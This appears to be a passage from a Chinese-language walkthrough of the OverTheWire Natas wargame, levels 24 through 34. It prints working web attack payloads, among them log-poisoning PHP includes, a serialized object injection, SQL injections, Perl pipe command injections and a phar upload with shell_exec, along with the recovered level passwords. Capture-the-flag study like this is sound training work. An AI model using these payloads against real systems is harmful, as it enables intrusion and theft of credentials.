    }
?>
```

- 发送如下数据包，在返回的日志数据中找到密码。

```
GET /?lang=....//....//....//....//....//var/www/natas/natas25/logs/natas25_oppu5tneplcp5do92q6rup29j5.log HTTP/
1.1
Host: natas25.natas.labs.overthewire.org
User-Agent: <?php include("/etc/natas_webpass/natas26")?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://natas25.natas.labs.overthewire.org/
Authorization: Basic bmF0YXMyNTpHSEY2WDdZd0FDYVlZc3NIVlkwNWNGcTgzaFJrdGw0Yw==
Connection: keep-alive
Cookie: PHPSESSID=oppu5tneplcp5do92q6rup29j5
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T "Directory traversal attempt! fixing request."
```

---

## Level 25 -> Level 26

Username: natas26
URL:http://natas26.natas.labs.overthewire.org

- 查看源码，发现存在反序列化函数unserialize(),且可以通过cookie来控制unserialize()的变量，猜测存在php反序列化漏洞。
- 在类销毁时调用的 __destruct()魔术方法，可以向任意文件写入信息。

```
    class Logger{
        private $logFile;
        private $initMsg;
        private $exitMsg;

        function __construct($file){
            // initialise variables
            $this->initMsg="#--session started--#\n";
            $this->exitMsg="#--session end--#\n";
            $this->logFile = "/tmp/natas26_" . $file . ".log";

            // write initial message
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$initMsg);
            fclose($fd);
        }

        function log($msg){
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$msg."\n");
            fclose($fd);
        }

        function __destruct(){
            // write exit message
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$this->exitMsg);
            fclose($fd);
        }
    }

function storeData(){
        $new_object=array();

        if(array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){
            $new_object["x1"]=$_GET["x1"];
            $new_object["y1"]=$_GET["y1"];
            $new_object["x2"]=$_GET["x2"];
            $new_object["y2"]=$_GET["y2"];
        }

        if (array_key_exists("drawing", $_COOKIE)){
            $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
        }
        else{
            // create new array
            $drawing=array();
        }

        $drawing[]=$new_object;
        setcookie("drawing",base64_encode(serialize($drawing)));
    }
```

- 通过PHP在线工具，构建对应的序列化字符串，再访问对应的文件，获取密码。

```php
<?php
class Logger{
        private $logFile ;
        private $initMsg ;
        private $exitMsg ;
        function __construct(){   #注入信息
            $this ->initMsg= "" ;
            $this ->exitMsg= "<?echo include '/etc/natas_webpass/natas27';?>" ;
            $this ->logFile= "img/aaa.php" ;
        }
}

$test = new Logger();
echo serialize( $test );
echo "\n" ;
echo base64_encode (serialize( $test ));
?>
```

```
Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMToiaW1nL2FhYS5waHAiO3M6MTU6IgBMb2dnZXIAaW5pdE1zZyI7czow
OiIiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czo0NjoiPD9lY2hvIGluY2x1ZGUgJy9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3Jzs/PiI7fQ==
```

```
55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ
```

---

## Level 26 -> Level 27

Username: natas27
URL:http://natas27.natas.labs.overthewire.org

- 百度相关方法查看更详细说明：mysql溢出截断漏洞。
- 参考两个mysql里面的知识点：
  一是字符串存储时若发生“溢出”，mysql会自动truncate到最大宽度；
  二是空格在varchar里面会被自动删除。

```php
if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas27', '<censored>');
    mysql_select_db('natas27', $link);


    if(validUser($link,$_REQUEST["username"])) {
        //user exists, check creds
        if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!<br>";
            echo "Here is your data:<br>";
            $data=dumpData($link,$_REQUEST["username"]);
            print htmlentities($data);
        }
        else{
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";
        }
    }
    else {
        //user doesn't exist
        if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";
        }
    }

    mysql_close($link);
} else {
```

- 输入用户名`natas28+64个空格+xxx`、密码创建新账号。之后再重新使用natas28登录获取密码。

```
Welcome natas28!
Here is your data:
Array ( [username] => natas28 [password] => JWwR438wkgTsNKBbcJoowyysdM82YjeF)
```

---

## Level 27 -> Level 28

Username: natas28
URL:http://natas28.natas.labs.overthewire.org

- 更详细说明百度ECB分组密码攻击。
- 主要是通过返回的数据分析出分组的长度，并构造出`select text from jokes where text like '%aaaaaaaaaa' union select password from users #############`对应的16进制编码，在经过base64和url编码后，重新发送对应的数据，获取密码。

```php
<?php
$y="1be82511a7ba5bfd578c0eef466db59cdc84728fdcf89d93751d10a7c75c8cf2c0872dee8bc90b1156913b08a223a39ef89dd8dbec15
c6a6d9993a3dc7b7a30886951754f7ad56454eb5d5b6768ee64650a4272280fe5b170eb9fc1bdbdde93d738a5ffb4a4500246775175ae596
bbd6f34df339c69edce11f6650bbced62702";

$x=urlencode(base64_encode(hex2bin($y)));

echo $x;
?>
```

```
//执行PHP代码，得到字符串：
//G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPLAhy3ui8kLEVaROwiiI6Oe%2BJ3Y2%2BwVxqbZmTo9x7ejCIaVF1T3rVZFTr
XVtnaO5kZQpCcigP5bFw65%2FBvb3ek9c4pf%2B0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI%3D
```

```
airooCaiseiyee8he8xongien9euhe8b
```

---

## Level 28 -> Level 29

Username: natas29
URL:http://natas29.natas.labs.overthewire.org

- 查看数据发送的url：http://natas29.natas.labs.overthewire.org/index.pl?file=perl+underground。
- 尝试file=|ls %00，可以在页面底部看到文件列表。
- 尝试file=|cat%20/etc/natas_webpass/natas30+%20%00，发现返回提示meeeeeep!
- 尝试file=|cat+index.pl%00查看源码，发现过滤了natas字符串。
- 尝试file=|cat+/etc/na%22%22tas_webpass/nat%22%22as30%00绕过限制，获取密码。

```
if(param('file')){
    $f=param('file');
    if($f=~/natas/){
        print "meeeeeep!<br>";
    }
    else{
        open(FD, "$f.txt");
        print "<pre>";
        while (<FD>){
            print CGI::escapeHTML($_);
        }
        print "</pre>";
    }
}
```

```
wie9iexae0Daihohv8vuu3cei9wahf0e
```

---

## Level 29 -> Level 30

Username: natas30
URL:http://natas30.natas.labs.overthewire.org

- 具体说明需百度相关信息。
- quote() 函数采用列表参数，并解析第二项作为一个选项参数来表示第一项的类型。如果类型是非字符串，则它将返回第一个的值而不进行任何引用“”。
- 通过构造第二个参数表示第一项的类型，使得不返回字符串。
- 构造POST：`username=xxx&password='xxx' or 1=1 &password=2`，获取密码。

```
if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->qu
ote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}
```

```
win!
here is your result:
natas31hay7aecuungiuKaezuathuk9biin0pu1
```


---


## Level 30 -> Level 31


Username: natas31


URL:http://natas31.natas.labs.overthewire.org

- 具体说明需百度相关内容。
- my file = cgi->param( ‘file’ ); param()将返回所有参数值的列表，但只会将第一个参数插入打文件中。其次，如果首先分配了标量参数，则会为file分配标量值而不是文件描述符的值，这样会将file转换为字符串类型。
- 当$ file是字符串类型而不是文件描述符时，在while（<$file>）中，<>运算符不能对字符串起作用，只能从文件描述符读入，除非字符串时“ARGV”，如果字符串是“ARGV"，则运算符<>将遍历所有的的参数值，将每个值插入到open()的调用中，这样我们就能在POST请求中打开并打印服务器上包含的任何文件内容。
- 在调用open()函数是，它只是将文件描述符打开到指定的文件路径，除非‘|’字符被附加到字符串末尾，在这种情况下open（）不仅会打开文件，还会执行文件。也就是，我们在$ file的值插入字符串“ARGV”，这将在迭代参数值时打开所有文件，如果有“|”在POST请求最后，perl会将open（）看作exec()或system()调用并允许RCE
- 经过测试发现通过火狐浏览器无法得到正确的响应数据，需通过burpSuite发送数据包才可以得到账号密码。







- 主要在url添加：`?cat%20/etc/natas_webpass/natas32%20|` 或 `?/etc/natas_webpass/natas32`。
- 在请求内容中添加`ARGV`。

```
no1vohsheCaiv3ieH4em1ahchisainge
```

# Level 31 -> Level 32

Username: natas32
URL:http://natas32.natas.labs.overthewire.org

- 这一关跟上一关类似，但是通过burpSuite也无法获取对应的数据，这个需要参考其他的writeup。这里只简单记录一下。
- 添加`ls -l . |`查看对应的文件。
- 添加`cat getpassword.c |`查看对应的源码。
- 添加`./getpassword |`执行文件获取密码。




```
shoogeiGa2yee3de6Aex8uaXeech5eey
```

---

# Level 32 -> Level 33

Username: natas33
URL:http://natas33.natas.labs.overthewire.org

- 这一关需要生成phar文件进行上传，由于没有相关PHP环境，这里只作简单记录。
- 首先，上传一个xx.php文件，用来读取密码的，具体内容如下：

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>
```

- 构建一个自定义的phar文件，通过PHP环境运行生成phar文件，并上传。

```php
<?php
 class Executor {
  private $filename = "xx.php";
        private $signature = True;
        private $init = false;
 }

 $phar = new Phar("test.phar");
 $phar->startBuffering();
 $phar->addFromString("test.txt", 'test');
 $phar->setStub("<?php __HALT_COMPILER(); ?>");
 $o = new Executor();
 $phar->setMetadata($o);
 $phar->stopBuffering();
?>
```

- 将文件名修改为`phar://test.phar/test.txt`，强制md5_file（）函数解析phar文档，获取密码。

```
shu5ouSu6eicielahhae0mohd4ui5uig
```

---

## Level 33 -> Level 34

Username: natas34
URL:http://natas34.natas.labs.overthewire.org

- 到这关已经结束。

```
Congratulations! You have reached the end... for now.
```

---

## 总结

- 只是熟悉了一些基本的web安全的技巧，这个web安全的也到此结束吧。